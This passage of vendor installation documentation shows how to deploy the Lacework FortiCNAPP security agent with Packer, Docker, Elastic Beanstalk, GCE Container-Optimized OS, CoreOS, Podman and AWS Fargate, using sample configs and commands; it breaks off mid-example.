Installing with an AMI created with Packer

You can use HashiCorp Packer to create a machine image with the Lacework FortiCNAPP agent installed and configured. To learn more about HashiCorp Packer, see the Packer documentation.

Example Packer template

The following example Packer template creates a machine image by remotely uploading and executing the Lacework FortiCNAPP `install.sh` script on a staging instance before making the machine image available in your cloud console. You can customize the template for your environment or automate an alternative installation method using Packer.

For an overview of the agent installation script, see Installing using the install.sh script on page 801.

The following example template creates an Amazon Linux 2 AMI with the agent installed and running.

```
{
  "variables": {
    "aws_access_key": "{{env `AWS_ACCESS_KEY_ID`}}",
    "aws_secret_key": "{{env `AWS_SECRET_ACCESS_KEY`}}",
    "lacework_token": "{{env `LACEWORK_TOKEN`}}"
  },
  "builders": [
    {
      "type": "amazon-ebs",
      "access_key": "{{user `aws_access_key`}}",
      "secret_key": "{{user `aws_secret_key`}}",
      "region": "us-east-1",
      "source_ami_filter": {
      "filters": {
      "virtualization-type": "hvm",
      "name": "amzn2-ami-hvm-*",
      "root-device-type": "ebs"
    },
      "owners": ["amazon"],
      "most_recent": true
    },
      "instance_type": "t2.micro",
      "ssh_username": "ec2-user",
      "ami_name": "lacework {{timestamp}}"
    }
  ],
  "provisioners": [
    {
      "type": "shell",
      "inline": ["curl -sSL https://packages.lacework.net/install.sh | sudo bash -s  -- {{user
`lacework_token`}} -U Your_API_Endpoint"]
```

```
    }
  ]
}
```

To use this template:

1. Install Packer.
2. Create a template file called `lacework.json`.
3. Add your credentials as environment variables.

```
export AWS_ACCESS_KEY_ID=YOUR_AWS_ACCESS_KEY
export AWS_SECRET_ACCESS_KEY=YOUR_AWS_SECRET_KEY
export LACEWORK_TOKEN=YOUR_LACEWORK_ACCESS_TOKEN
```

4. Run Packer:

```
packer build lacework.json
```

5. In the AWS AMI console, an AMI named `lacework TIMESTAMP` is displayed and ready for use.

The agent install script is idempotent.

Installing on Alpine Linux

You can install the Lacework FortiCNAPP agent on Alpine Linux using the methods described in the following sections.

See the Agent Support documentation for information about operating system support and features available for each agent version.

Using the Lacework FortiCNAPP installation script

Follow the steps described in Installing using the install.sh script on page 801.

Using an APK package

For single host installations, you can install the Lacework FortiCNAPP agent using an APK package. Download a release package (*YourRelease*.tgz file) from the Lacework Agent Release GitHub repository.

After downloading the appropriate package locally, copy it to the target Linux server. Alternatively, the package can be downloaded directly from the Linux instance.

When installing using a package, you must manually create a `config.json` file on your target Linux server and add your access token. In the steps below, replace `Your_Agent_Access_Token` with your agent access token. For more information, see Managing agent access tokens on page 792. Replace `YOUR_API_ENDPOINT` with your agent server URL. For more information, see Specifying the agent server URL on page 961.

1. Create the directory where the agent will look for the config.json file.

```
sudo mkdir -p /var/lib/lacework/config
```

2. Create a file called config.json in the `/var/lib/lacework/config` directory with your agent access token and optionally your agent server URL. Replace `Your_API_Endpoint` with your agent server URL.

```
{
    "tokens": { "AccessToken":"Your_Agent_Access_Token" },
    "serverurl" : "Your_API_Endpoint"
}
```

3. Verify that the file contains your access token.

```
cat /var/lib/lacework/config/config.json
```

4. Install the Alpine signing key as described in Alpine RSA key on page 790.

5. Install the package.

```
sudo apk add lacework-latest-r1.apk
```

6. Data collection from agents is sent to the Lacework FortiCNAPP server and a newly added agent should be visible in 10 to 15 minutes. Verify that the Lacework FortiCNAPP *Agents* dashboard displays the new host.

Installing on a Dockerized host

If using Docker, you can install the Lacework FortiCNAPP agent in a privileged container to provide security for all containers provisioned on the host. For the agent to work with Docker containers, Linux host machines must use `systemd`. You can pull the agent container from DockerHub, or you can build and install your own container using a customizable Lacework FortiCNAPP Dockerfile.

Pulling the agent container requires you to provide your access token. Building your own requires you to build an image using two files and to provide your access token, all of which you can find in the Lacework FortiCNAPP Console. For more information, see Managing agent access tokens on page 792 and Downloading the Linux agent installer on page 794.

Docker Hub

1. Using the Docker client [cli], pull the Lacework FortiCNAPP image using this format: `docker pull lacework/datacollector:VERSION-alpine`, where `VERSION` is the string `latest` or the actual agent version number, for example:

```
docker pull lacework/datacollector:5.4.1-alpine
```

2. Create a writeable container layer and start the image. Replace `YOUR_AGENT_ACCESS_TOKEN` with your agent access token and optionally `YOUR_API_ENDPOINT` with your agent server URL.

   For more information about the agent access token, see Managing agent access tokens on page 792.

   For more information about the agent server URL, see Specifying the agent server URL on page 961.

```
/usr/bin/docker run --name datacollector \
--net=host \
--pid=host \
--privileged \
--volume /:/laceworkfim:ro \
--volume /var/lib/lacework:/var/lib/lacework \
--volume /var/log:/var/log \
--volume /var/run:/var/run \
--volume /etc/passwd:/etc/passwd:ro \
--volume /etc/group:/etc/group:ro \
--env ACCESS_TOKEN=$YOUR_AGENT_ACCESS_TOKEN \
--env serverurl=$YOUR_API_ENDPOINT \
lacework/datacollector:5.4.1-alpine
```

Building an Alpine Linux image

You can also create your own container using DockerfileAlpine from Lacework. The `datacollector_wrap.sh` script must be in the same directory as DockerfileAlpine.

1. Download `docker.tar.gz` (the Docker Container) from the Lacework FortiCNAPP Console, unzip it, and save the contents locally (DockerfileAlpine and datacollector_wrap.sh are included).
2. Build the Lacework FortiCNAPP image using a supported Alpine Linux distribution.

```
docker build -t "datacollector:5.4.1-alpine" -f
YourDirectoryPathToDownloadedFiles/DockerfileAlpine
```

3. Move the image to your private repository or run it locally.
4. Create a writeable container layer and start the image. Replace `YOUR_AGENT_ACCESS_TOKEN` with your agent access token and optionally `YOUR_API_ENDPOINT` with your agent server URL.

   For more information about the agent access token, see Managing agent access tokens on page 792.

   For more information about the agent server URL, see Specifying the agent server URL on page 961.

```
/usr/bin/docker run --name datacollector \
--net=host \
--pid=host \
--privileged \
--volume /:/laceworkfim:ro \
--volume /var/lib/lacework:/var/lib/lacework \
--volume /var/log:/var/log \
--volume /var/run:/var/run \
--volume /etc/passwd:/etc/passwd:ro \
--volume /etc/group:/etc/group:ro \
--env ACCESS_TOKEN=$YOUR_AGENT_ACCESS_TOKEN \
--env serverurl=$YOUR_API_ENDPOINT \
datacollector:5.4.1-alpine
```

   After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP Console under *Agents*.

Due to Alpine Linux behavior and libmusl library requirements, files used for login accounting (utmp, wtmp, lastlog) are not updated or created and are stubbed out. This prevents agents from reporting user logins. It causes the *Insider Behavior* polygraph to be unavailable for Alpine Linux-based deployments.

Install Linux Agent with AWS Elastic Beanstalk

AWS Elastic Beanstalk allows users to easily deploy and scale their web applications. It supports multiple programming languages such as Python, Java, Node.js, and Go, and runs applications natively on an EC2 instance or as Docker containers.

Lacework FortiCNAPP agent secures your web application by deploying through AWS Elastic Beanstalk along with your application. You can deploy the Lacework FortiCNAPP agent with Elastic Beanstalk in the following ways:

- Host deployment: Deploy the agent as part of the application setup where the agent is installed directly on the EC2 instance.
- Multi-container deployment: Deploy the agent through Elastic Beanstalk where the application is made of multiple containers.
  - Multi-container platform on Amazon Linux AMI.
  - With Docker compose: Deploy the agent as a container side-by-side with the application containers.
  - As an ECS managed platform: Deploy the agent as part of the application setup for multiple containers to the ECS managed platform.

Host Deployment

You can deploy the Lacework FortiCNAPP agent as part of the application setup on Elastic Beanstalk. In this type of deployment, the agent is installed directly on the EC2 instance hosting the application.

Agent host deployment is suitable for an application that is deployed natively on the EC2 instance or if the application consists of a single container.

Elastic Beanstalk lets you customize and extend your application deployment through configuration files. Elastic Beanstalk configuration files are added in a `.ebextensions` folder within the top folder of the application you want to secure. For the Lacework FortiCNAPP agent, the agent configuration file is named `lacework.config` and is added in the `.ebextension` folder for the web application you want to deploy.

Deploy the Agent in an Elastic Beanstalk Host

1. To deploy the Lacework FortiCNAPP agent, add the configuration file `00lacework.config` in the folder `.ebextensions`. This `.ebextension` folder must be in the root application directory of the application you want to secure.
2. Copy the following code block and paste it into your `00lacework.config` configuration file.

```
# .ebextensions/00lacework.config
files:
  "/var/lib/lacework/config/config.json":
```

```
    mode: "000640"
    owner: root
    group: root
    content: |
      {"platform": "elasticbeanstalk", "tokens": {"accesstoken": "<AGENT ACCESS TOKEN>"}}

  "/tmp/lacework_install.sh":
    mode: "000700"
    owner: root
    group: root
    source: https://packages.lacework.net/install.sh

  "/tmp/lw_install.sh":
    mode: "000700"
    owner: root
    group: root
    content: |
      #!/bin/bash
      if [ ! -f /var/lib/lacework/datacollector ]; then
          /tmp/lacework_install.sh
      fi

commands:
    00setup_lacework:
        command: "/tmp/lw_install.sh"
```

1. Replace <AGENT ACCESS TOKEN> with a valid agent access token. To obtain an access token for your agent, see Managing agent access tokens on page 792. You only need to specify a server URL if you are installing Linux agent v6.6 or earlier outside the US. For more information, see Specifying the agent server URL on page 961.

If you do not want to specify the access token in the 00lacework.config configuration file, you can store the access token securely in the Systems Manager Parameter Store and call it using a script in the 00lacework.config configuration file as shown below. Replace <REGION> in the script with your AWS region.

```
# .ebextensions/00lacework.config
files:
  "/tmp/set_lacework_config.sh":
    mode: "000640"
    owner: root
    group: root
    content: |
    #!/bin/bash
    LACEWORK_ACCESS_TOKEN=$(aws ssm get-parameter \
    --name lacework_access_token \
    --region <REGION> \
    --query 'Parameter.Value' --output text)
    mkdir -p /var/lib/lacework/config
    echo "{\"platform\": \"elasticbeanstalk\", \"tokens\": {\"accesstoken\": \"${LACEWORK_ACCESS_
TOKEN}\"}}" > /var/lib/lacework/config/config.json
  "/tmp/lacework_install.sh":
    mode: "000700"
    owner: root
    group: root
```

```
    source: https://packages.lacework.net/install.sh
  "/tmp/lw_install.sh":
    mode: "000700"
    owner: root
    group: root
    content: |
      #!/bin/bash
      if [ ! -f /var/lib/lacework/datacollector ]; then
          /tmp/set_lacework_config.sh
          /tmp/lacework_install.sh
      fi
commands:
    00setup_lacework:
        command: "/tmp/lw_install.sh"
```

Example: Deploy the Flask Application with the Agent as a Host

The following is an example deployment of a sample web application called *Flask*. This application is deployed on Elastic Beanstalk along with the agent to secure it.

Provision the Web Application for Deployment

```
mkdir eb-flask; cd eb-flask
pip install virtualenv
virtualenv virt
source virt/bin/activate
pip install flask==2.0.1
pip freeze > requirements.txt
# to ignore the virt directory when eb is uploading the application bundle, add the following
file:
echo virt > .ebignore
mkdir .ebextensions
```

Configure the Agent to Deploy with the Web Application

1. Create the agent configuration file `00lacework.config` in the `.ebextensions/` folder, as shown:

```
.
├── .ebextensions
│   └── 00lacework.config
├── .ebignore
├── application.py
└── requirements.txt
```

2. Copy the code block for the agent configuration file (listed above) and paste it into the agent configuration file `00lacework.config`.

3. Specify the access token and URL for the agent.

Configure the Application through the Elastic Beanstalk CLI to Create the Environment

```
eb init -p python-3.8 flask-tutorial
eb create flask-env
```

Alternatively, you can create the application bundle and upload it in the AWS console. Issue the following command from the application directory:

```
zip ../application-name.zip -r * .[^.]*
```

Afterwards, deploy this application by uploading it to the AWS console.

Single-Container Application

For applications consisting of a single container, you can deploy using the host deployment method where the Lacework FortiCNAPP agent is deployed as part of the application setup on Elastic Beanstalk.

To deploy with this method, see Deploy Agent in an Elastic Beanstalk Host Deployment

Multi-Container Application

For multi-container applications, you can deploy and secure it through Elastic Beanstalk by deploying using the multi-container platform supported on Amazon Linux AMI. Alternatively, you can deploy the application using Docker Compose for deployments on Amazon Linux 2 or using `Dockerrun.aws.json` v2 to the ECS managed platform.

Multi-Container Platform on Amazon Linux AMI

For multi-container applications using Amazon Linux AMI, you can deploy the Lacework FortiCNAPP agent as part of the application setup on Elastic Beanstalk. In this type of deployment, the agent is installed directly on the EC2 instance hosting the application. For information on how to add a Lacework FortiCNAPP agent to this kind of application, see Host Deployment.

Multi-Container Application with the Containerized Agent Using Docker Compose

For multi-container applications using Amazon Linux 2, you can deploy the Lacework FortiCNAPP agent as a container side-by-side with the application containers using Docker Compose.

Example: Deploy a Multi-Container Application with the Containerized Agent Using Docker Compose

1. Add the agent to the Docker Compose file:

```
version: '2.4'
services:
  php-app:
    image: "php:fpm"
    volumes:
      - "./php-app:/var/www/html:ro"
      - "${EB_LOG_BASE_DIR}/php-app:/var/log/sample-app"
    mem_limit: 128m
    environment:
      Container: PHP
    depends_on:
      - lacework-datacollector
  nginx-proxy:
    image: "nginx"
    ports:
      - "80:80"
    volumes:
      - "./php-app:/var/www/html:ro"
      - "./proxy/conf.d:/etc/nginx/conf.d:ro"
      - "${EB_LOG_BASE_DIR}/nginx-proxy:/var/log/nginx"
    mem_limit: 128m
    links:
      - php-app
  lacework-datacollector:
    image: lacework/datacollector:latest
    pid: "host"
    network_mode: "host"
    privileged: true
    restart: always
    volumes:
      - /var/lib/lacework:/var/lib/lacework
      - /var/log:/var/log
      - /var/run:/var/run
      - /etc/passwd:/etc/passwd:ro
      - /etc/group:/etc/group:ro
      - /:/laceworkfim:ro
    environment:
      - LaceworkAccessToken=<AGENT ACCESS TOKEN>
      - LaceworkServerUrl=<server URL>
```

where: `LaceworkAccessToken` is set to a valid agent access token. `LaceworkServerUrl` is set to the server URL appropriate to your region.

Note that `Dockerrun.aws.json` is not used with Docker Compose. The example application folder structure before issuing the EB CLI commands should be as follows:

```
.
├── docker-compose.yml
├── php-app
│   ├── index.php
│   └── static.php
└── proxy
    └── conf.d
        └── default.conf
```

2. Initialize the Application through the Elastic Beanstalk CLI:

```
eb init -p docker php-app-secured
```

3. Upload the Multi-container Application and Deploy to Elastic Beanstalk:

```
eb create php-app-secured
```

Multi-Container Application on an ECS Managed Platform

Elastic Beanstalk supports deploying an application with multiple containers to an ECS managed platform.

1. Configure the application through the file `Dockerrun.aws.json v2`.
2. Add the Lacework FortiCNAPP agent to the ECS managed platform by adding the configuration file `00lacework.config` in the folder `.ebextensions`. This `.ebextension` folder must be in the root application directory of the application you want to secure. The application folder after adding Lacework FortiCNAPP agent to the application should be as follows:

```
.
├── .ebextensions
│   └── 00lacework.config
├── Dockerrun.aws.json
├── php-app
│   ├── index.php
│   └── static.php
└── proxy
    └── conf.d
        └── default.conf
```

3. Deploy the application using the following EB CLI commands:

```
eb init -p ecs <application-name>
eb create <application-env-name>
```

Alternatively, you can create the application bundle and upload it to the AWS console. Issue the following command from the application directory:

```
zip ../application-name.zip -r * .[^.]*
```

Elastic Beanstalk creates a task definition for the application and deploys it to an ECS cluster.

Another method to deploy the agent for the multi-container application on the ECS managed platform is to add the agent container to the file `Dockerrun.aws.json v2`. However, this method does not enable the agent to operate in an optimal manner. Agent containers need to be privileged and run in the host network namespace and PID namespace to see all

processes and connections on the system. The ECS task definition generated from `Dockerrun.aws.json` by Elastic Beanstalk does not provide the ability for the agent container to join the host network and PID namespaces

Limitations

Load Balancers

When using the application load balancer or classic load balancer, the client IP is not visible to the agent. The client connection is terminated on the load balancer. As a result, the load balancer uses its own private IP to forward the request to the reverse proxy (NGINX) running on the EC2 instance. The agent sees the connections between the load balancer and the reverse proxy.

If a network load balancer is used, this preserves the client IP by default. The agent is able to see client connections because they are terminated on the reverse proxy.

You can specify the load balancer type using the Elastic Beanstalk CLI or in the console:

```
eb create <application-env-name> --elb-type network
```

Local Traffic

The Lacework FortiCNAPP agent is able to see local traffic. However, for short-lived connections, the agent attributes connections to the receiving process (application server). Due to the agent being unable to determine the initiator process (NGINX) of the connections, these connections are not reported in the Lacework FortiCNAPP console under *TCP - Internal Process Connection Details*.

The agent cannot attribute both ends of the local connections because eBPF is not supported on Elastic Beanstalk EC2 instances. The instances are either Amazon Linux AMI or Amazon Linux 2 and come with Linux kernel 4.14. The Lacework FortiCNAPP agent supports eBPF on Linux kernel versions 4.16 and later.

Installing on a GCE host

You can install the Lacework FortiCNAPP agent on a Google Compute Engine (GCE) host instance to monitor workloads. The workload portion provides process-aware threat and intrusion detection for your GCE environment and notifies you of any events through your chosen method.

Unless you are installing the agent on a Container-Optimized OS (COS) instance, use your preferred deployment method detailed in Installing the Linux agent on page 780. For Container-Optimized OS instances, perform the following steps.

Installing the agent on a GCE Container-Optimized OS (COS) instance

To install the agent by running the `install.sh` script:

1. Open a terminal on your host as a user with `sudo` privileges.
2. Download the `install.sh` script onto your host by using the following command. You may specify a different location for your `install.sh` script to download. If you choose to do so, ensure that you update the path in Step 3.

   ```
   curl https://your-instance.lacework.net/path/to/your/install.sh -o /tmp/install.sh
   ```

3. Run the following command to install the Lacework FortiCNAPP agent

   ```
   sudo sh /tmp/install.sh
   ```

   If you need to use a different endpoint than the default (`api.lacework.com`), specify the URL of the endpoint:

   ```
   sudo sh /tmp/install.sh -U API_SERVER_URL
   ```

4. Verify the output of the command:

   ```
   Check connectivity to Lacework server
   Check Go Daddy root certificate
   Installing on  cos (85)
   Using access token : 185e01a1f2c3df9f370568c5f137de ...
   Using server url : https://api.lacework.net
   Writing configuration file
   + sh -c 'mkdir -p /var/lib/lacework/config'
   + sh -c Writing config.json in /var/lib/lacework/config
   + curl -fsSL https://updates.lacework.net/5.4.1.7323_2022-03-02_release-v5.4_
   40c388324f25e853c5847c1c323dcbcbd42c217f/datacollector.service
   Remounting /var/lib/lacework/ with exec permissions to start lacework agent.
   + mount -B /var/lib/lacework/ /var/lib/lacework/
   + mount -o remount,exec /var/lib/lacework/
   ```

```
+ systemctl stop datacollector.service
+ systemctl daemon-reload
+ systemctl enable datacollector.service
Created symlink /etc/systemd/system/multi-user.target.wants/datacollector.service →
/etc/systemd/system/datacollector.service.
+ systemctl start datacollector.service
Lacework successfully installed
```

5. Once the agent is installed, verify that the Docker container is created successfully and has a Status of *Up* with the following command:

   ```
   docker ps
   ```

   A successful installation displays an output similar to the following:

   ```
   CONTAINER ID   IMAGE                           COMMAND                   CREATED
   STATUS              PORTS     NAMES
   4c7e22aeacfa   lacework/datacollector:latest   "/var/lib/backup/dat..."   About a minute ago
   Up About a minute             datacollector
   ```

6. Configure the instance to remount the `/var/lib/lacework` directory as an executable path. By default, COS mounts `/var` as `noexec` on boot. COS uses `cloud-init` for configuration operations and reads the `user-data` value out of the instance metadata as a `cloud-config`. Add the following metadata to the `user-data` key for the instance if no value is present or add the two `mount` statements to an existing `cloud-config` if present:

   ```
   #cloud-config
   mounts:
   - [/var/lib/lacework, /var/lib/lacework, "none", "bind", "0", "0"]
   - [/var/lib/lacework, /var/lib/lacework, "auto", "remount,exec,nosuid,nodev", "0", "1"]
   ```

7. To validate, run the `mount |grep lacework` command on the host to ensure that the filesystem is mounted correctly after a reboot. You should see output similar to:

   ```
   /dev/sda1 on /var/lib/lacework type ext4 (rw,nosuid,nodev,relatime,commit=30)
   ```

Installing on CoreOS

CoreOS does not have a package manager but you can install the agent using the installation script or by manually installing a Docker image.

This article assumes that you are using the host shell. You can issue commands from within a container but you must have permission to access the host file system.

1. Download the Docker TAR file from the Lacework FortiCNAPP console. For more information, see Downloading the Linux agent installer on page 794.
2. Extract the TAR file into a temporary directory:

   ```
   tar zxvf docker.tar.gz
   ```

3. Copy the Lacework FortiCNAPP agent `datacollector.service` file to the `/etc/systemd/system/` directory. You must be root or part of the sudoers group for this action and all subsequent commands.

   ```
   sudo cp docker/datacollector.service /etc/systemd/system/datacollector.service
   ```

4. Create the lacework configuration directory:

   ```
   sudo mkdir -p /var/lib/lacework/config
   ```

5. Create a file called config.json in the `/var/lib/lacework/config` directory with your agent access token and optionally your agent server URL. Replace `Your_API_Endpoint` with your agent server URL.

   ```
   {
       "tokens": { "AccessToken":"Your_Agent_Access_Token" },
       "serverurl" : "Your_API_Endpoint"
   }
   ```

6. Use the following commands to stop the datacollector service, reload the daemon to reload the directives, enable the Lacework FortiCNAPP agent, and start the datacollector service.

   ```
   systemctl stop datacollector.service
   systemctl daemon-reload
   systemctl enable datacollector.service
   systemctl start datacollector.service
   ```

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP *Agents* dashboard.

Installing the Linux agent on containers

The following provide information about installing the Linux agent on containers:

- Deploying with Docker on page 841
- Deploying on AWS Fargate for ECS on page 845
- Installing on AWS ECS as a daemon service (EC2 launch type) on page 863
- Deploying on Google Cloud Run on page 869

Deploying with Docker

Deploying in a Docker environment

When using Docker, you can install the Lacework FortiCNAPP agent in a privileged container to provide security for all containers provisioned on the host. For the agent to work with Docker containers, Linux host machines must use `systemd`. You can pull the agent container from DockerHub or you can build and install your own container using the customizable Lacework FortiCNAPP Dockerfile.

You must install the agent only on the host on which containers are provisioned. Installing the agent on a host and also on any containers running on the host will result in increased memory and CPU usage proportional to the number of agents installed. This may cause significant resource usage on the host and degrade system performance.

Deploying from Docker Hub

Pulling the agent container requires you to provide your access token.

1. Pull the Lacework FortiCNAPP image:

```
docker pull lacework/datacollector:latest
```

2. Create a writeable container layer and start the image.

   Replace `YOUR_AGENT_ACCESS_TOKEN` with your agent access token. For more information about the agent access token, see Managing agent access tokens on page 792.

   Replace `YOUR_API_ENDPOINT` with your agent server URL. For more information, see Specifying the agent server URL on page 961.

```
/usr/bin/docker run --name datacollector \
--net=host \
--pid=host \
--privileged \
--volume /:/laceworkfim:ro \
--volume /var/lib/lacework:/var/lib/lacework \
--volume /var/log:/var/log \
--volume /var/run:/var/run \
--volume /etc/passwd:/etc/passwd:ro \
--volume /etc/group:/etc/group:ro \
--env ACCESS_TOKEN=$YOUR_AGENT_ACCESS_TOKEN \
--env SERVER_URL=$YOUR_API_ENDPOINT \
lacework/datacollector:latest
```

Fortinet signs tags published to Docker Hub with the `cosign` tool. If you are using a method to verify cosign signatures use the public key on Downloading GPG and RSA keys to verify agent release package signature on page 787.

Building an image

When you build your own container using the Lacework FortiCNAPP Dockerfile, the `datacollector_wrap.sh` script must be in the same directory as the Dockerfile.

To build a Docker image:

1. Download the *Docker Container* file (`docker.tar.gz`). See Downloading the Linux agent installer on page 794.
2. Unzip it and save the contents locally (the Dockerfile and datacollector_wrap.sh are included).
3. Build the Lacework FortiCNAPP image inside the directory you extracted from `docker.tar.gz`.

   ```
   docker build -t "lacework:datacollector" .
   ```

   This builds an x86_64/AMD64 image.

   To build an ARM64 image instead, run the following command:

   ```
   docker build -t "lacework:datacollector-arm64" -f DockerfileArm64 .
   ```

4. Move the image to your private repository or run it locally.
5. ```
   /usr/bin/docker run --name datacollector \
   --net=host \
   --pid=host \
   --privileged \
   --volume /:/laceworkfim:ro \
   --volume /var/lib/lacework:/var/lib/lacework \
   --volume /var/log:/var/log \
   --volume /var/run:/var/run \
   --volume /etc/passwd:/etc/passwd:ro \
   --volume /etc/group:/etc/group:ro \
   --env ACCESS_TOKEN=$YOUR_AGENT_ACCESS_TOKEN \
   --env SERVER_URL=$YOUR_API_ENDPOINT \
   lacework/datacollector:latest
   ```

   Create a writeable container layer and start the image. Replace `YOUR_AGENT_ACCESS_TOKEN` with your agent access token. For more information about the agent access token, see Managing agent access tokens on page 792. Replace `YOUR_API_ENDPOINT` with your agent server URL. This is mandatory for non-US users. US users do not need to specify the agent server URL, US users can run the command without the `--env SERVER_URL=$YOUR_API_ENDPOINT` option. For more information, see Specifying the agent server URL on page 961. After installation, it takes 10 to 15 minutes before container data (such as polygraph and container details) is populated in the Lacework FortiCNAPP Console.
   ```

Deploying with Docker Compose

You can deploy the Lacework FortiCNAPP agent using a container orchestrator such as Docker Compose.

When you download the docker-compose-v3.yml and docker-compose.yml files from the Lacework FortiCNAPP Console, the agent server URL is already included in the files and you do not need any additional configuration.

The following is an example of how to add the agent server URL in the docker-compose files:

```
services:
    lacework:
       container_name: datacollector
       image: lacework/datacollector:latest
       pid: "host"
       network_mode: "host"
       privileged: true
       restart: always
       volumes:
         - /var/lib/lacework:/var/lib/lacework
         - /var/log:/var/log
         - /var/run:/var/run
         - /etc/passwd:/etc/passwd:ro
         - /etc/group:/etc/group:ro
         - /:/laceworkfim:ro
       environment:
         - LaceworkAccessToken=YourAccessToken
         - LaceworkServerUrl=YourAPIEndpoint
```

Replace `YourAccessToken` with your Lacework FortiCNAPP agent access token and `YourAPIEndpoint` with your agent server URL.

After you install the agent, it takes 10 to 15 minutes for agent data to appear in the Lacework FortiCNAPP *Agents* dashboard.

Downloading from GitHub

When you download the `docker-compose-v3.yml` and `docker-compose.yml` files from the Lacework Agent GitHub repository, you must specify the agent server URL in the docker-compose files.

Installing with Podman's Docker compatibility layer

To use the agent with Podman's Docker compatibility layer:

1. Run Podman in rootful mode to enable the Docker compatibility layer. For more information, see podman system service.
2. ```
   sudo systemctl enable --now podman.socket
   ```
   ```

3. Set the following in the `config.json` agent configuration file:
4. ```
   "ContainerRunTime": "docker"
   "ContainerEngineEndpoint": "unix:///run/podman/podman.sock"
   ```

Docker limitation workaround

To correct a Docker issue that prevents running containers from getting notifications when the Docker host updates the hostname:

1. Query the current Docker host for the hostname:

   ```
   hostname
   coreos-1122.3.0
   ```

2. Update the hostname in the Docker host:

   ```
   sudo hostname new-coreos-1122.3.0
   ```

3. Find the process id of the agent container:

   ```
   sudo docker ps-a
   0123ae6c9bd9 lacework/datacollector:latest “/var/lib/backup/data” 2 hours ago Up 2 hours
   datacollector
   ```

4. Find the PID of the agent container:

   ```
   sudo docker inspect 0123ae6c9bd9 | grep Pid
   “Pid”: 2897,
   “PidMode”: “host”,
   “PidsLimit”: 0,
   ```

5. Edit the UTS namespace of the agent container, updating it with the new hostname where nsenter is part of the util-linux package.

   ```
   sudo nsenter --target 2897 --uts hostname new-coreos-1122.3.0
   ```

6. Log in to the agent container and verify that the new hostname is visible:

   ```
   sudo docker exec -it 0123ae6c9bd9 /bin/bash
   groups: cannot find name for group ID 0
   root@new-coreos-1122:/# hostname
   new-coreos-1122.3.0 12
   ```

You do not need to restart the agent container to display the new hostname.
   ```

Deploying on AWS Fargate for ECS

Lacework FortiCNAPP offers two methods for deployment into AWS Fargate for ECS. The first method is a container image embedded-agent approach, and the second is a sidecar-based approach that utilizes a volume map. In both deployment methods, the agent runs inside the application container.

For embedded-agent deployments, we recommend a multi-stage image build, which starts the agent in the context of the container as a daemon.

For sidecar-based deployments, the agent sidecar container exports a storage volume that is mapped by the application container. By mounting the volume, the agent can run in the application container namespace.

Prerequisites

- AWS Fargate platform versions 1.3 or 1.4.
- A supported operating system. For more information, see Downloading GPG and RSA keys to verify agent release package signature on page 787.
- The ability to run the Lacework FortiCNAPP agent as root.
- Your application container must have the `ca-certificates` package (or equivalent global root certificate store) in order to reach Lacework FortiCNAPP APIs. The root certificate used by Lacework FortiCNAPP is `Go Daddy Root Certificate Authority - G2`.

Access tokens

In an environment with mixed Fargate and non-Fargate Lacework FortiCNAPP deployments, Fortinet Inc. recommends using separate access tokens for each of these deployments. This can make deployments easier to manage.


There are multiple methods to work with access tokens for Fargate containers. This includes building the container with the access token within the image or injecting the access token, either statically or as a secret, as an environment variable in the Task Definition setup.

The recommended approach is to use AWS Secrets Manager to inject an environment variable through Task Detection. Both of these approaches are demonstrated in the following examples, and either token management approach works across both deployment methods.

Agent server URL

There are two options for configuring the agent server URL:

1. When using the `lacework-sidecar.sh` script you can use the `LaceworkServerUrl` environment variable in your task definition to set this value. For example, this can be done in the container definition of your main container (not the datacollector-sidecar container):



2. If you manage the Lacework FortiCNAPP configuration file (`/var/lib/lacework/config/config.json`) yourself, use the `serverurl` property described in Specifying the agent server URL on page 961.

Deployment methods

The following two deployment methods are supported for Fargate:

- Deploying an embedded agent on page 846
- Sidecar-Based Deployment, using a volume map approach.

Deploying an embedded agent

Directly including the agent is possible in scenarios where agents can be directly embedded into the container images you build. The following steps are based on an AWS ECR deployment, but you can use similar steps for other registry types.

This method consists of three high level steps:

1. Modify your `Dockerfile` to include a multi-stage build with the Lacework FortiCNAPP agent.
2. Build and pushing the new image.
3. Deploy the container.

Step 1: Adding the agent to your existing Dockerfile

This step consists of adding a build stage, copying the Lacework FortiCNAPP agent binary, and setting up configurations.

The following is a full example of a very simple Dockerfile along with its entrypoint script.

This example injects the access token into the image, but the access token could also be loaded as an environment variable instead. The secret can also be passed as an environment variable using AWS Secrets Manager.

```
# syntax=docker/dockerfile:1
# Lacework agent: adding a build stage
FROM lacework/datacollector:latest-sidecar AS agent-build-image

FROM ubuntu:latest
RUN apt-get update &amp;&amp; apt-get install -y \
  ca-certificates \
```

```
  &amp;&amp; rm -rf /var/lib/apt/lists/*

# Lacework agent: copying the binary
COPY --from=agent-build-image /var/lib/lacework-backup /var/lib/lacework-backup

# Lacework agent: setting up configurations
RUN  --mount=type=secret,id=LW_AGENT_ACCESS_TOKEN  \
  mkdir -p /var/lib/lacework/config &amp;&amp;             \
  echo '{"tokens": {"accesstoken": "'$(cat /run/secrets/LW_AGENT_ACCESS_TOKEN)'"}}' >
/var/lib/lacework/config/config.json

ENTRYPOINT ["/var/lib/lacework-backup/lacework-sidecar.sh"]
CMD ["/your-app/run.sh"]
```

The `RUN` command uses BuildKit to securely pass the Lacework FortiCNAPP agent access token as `LW_AGENT_ACCESS_TOKEN`. This is recommended, but not a requirement.

If your tenant is deployed outside the US, specify the `serverurl` for your region:

- EU = `https://api.fra.lacework.net`
- ANZ = `https://auprodn1.agent.lacework.net`

```
RUN  --mount=type=secret,id=LW_AGENT_ACCESS_TOKEN  \
  mkdir -p /var/lib/lacework/config &amp;&amp;             \
  echo '{"tokens": {"accesstoken": "'$(cat /run/secrets/LW_AGENT_ACCESS_TOKEN)'"},"serverurl":
"https://api.fra.lacework.net"}' > /var/lib/lacework/config/config.json
```

```
RUN  --mount=type=secret,id=LW_AGENT_ACCESS_TOKEN  \
  mkdir -p /var/lib/lacework/config &amp;&amp;             \
  echo '{"tokens": {"accesstoken": "'$(cat /run/secrets/LW_AGENT_ACCESS_TOKEN)'"},"serverurl":
